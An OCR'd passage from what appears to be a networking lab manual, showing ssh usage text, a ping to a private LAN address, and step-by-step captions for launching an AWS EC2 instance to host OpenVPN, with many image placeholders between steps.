
Type ssh and enter then you will get to known All the plugins

```
C:\Users\HP>ssh
usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface]
           [-b bind_address] [-c cipher_spec] [-D [bind_address:]port]
           [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]
           [-i identity_file] [-J [user@]host[:port]] [-L address]
           [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]
           [-Q query_option] [-R address] [-S ctl_path] [-W host:port]
           [-w local_tun[:remote_tun]] destination [command]
```

Ping – ping is the primary TCP/IP command used to troubleshoot connectivity, reachability, and name resolution. Used without parameters, this command displays Help content. You can also use this command to test both the computer name and the IP address of the computer.

```
C:\Users\HP>ping 192.168.195.129

Pinging 192.168.195.129 with 32 bytes of data:
Reply from 192.168.195.129: bytes=32 time<1ms TTL=64
Reply from 192.168.195.129: bytes=32 time<1ms TTL=64
Reply from 192.168.195.129: bytes=32 time<1ms TTL=64
Reply from 192.168.195.129: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.195.129:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

ssh username@ipAddress




Now you can access the machine at client end


4.Experimenting Telnet and SSH in Remote Servers

5. Configuring VPN


9.Deploying OpenVPN in cloud instance




Go to EC2




Go to Launch Instance




Launch the instance




Set name for lunch instance :




Click on Browse more AMIs




After clicking AMIs




Go to AMIS Marketplace just search




Select the 1st one




Press on continue




Select free tier Instance type :




Create a new Key pair




Make sure all thes features are avaible or not




Click on Launch Instance :




It takes some time



